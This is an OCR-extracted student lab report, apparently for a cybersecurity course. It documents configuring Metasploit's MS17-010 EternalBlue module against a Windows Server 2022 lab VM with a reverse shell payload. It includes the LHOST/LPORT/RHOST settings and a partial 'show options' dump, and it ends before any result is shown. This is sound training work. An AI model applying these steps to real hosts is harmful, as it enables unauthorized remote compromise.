

Task B: Exploit EternalBlue on Windows 2022 with Metasploit

In this task, try to use the same steps as shown in the video lecture to exploit the EternalBlue vulnerability on Windows 2022. You may or may not establish a reverse shell connection to the Windows 2022 using the same method as hacking Windows 2008. Document your steps and show your results.


You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP in LHOST/RHOST, etc.




Open new terminal; Launch metasploit; search for external blue exploit




Using the eternalblue exploit




First I set the payload using a reverse shell, then I set the lhost for internal kali, then I set the lport to 4428, lastly I set the rhost to windows 2022.


Kali - Internal Workstation on CY301-IHENR002 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
(genmon)XXX
root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name Current Setting Required Description
RHOSTS 192.168.10.19 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Se
Activate Windows
Go to Settings to activate
ENG
12:18 PM
4/2/2025



Using show options to double check the configurations before exploiting.



Running exploit.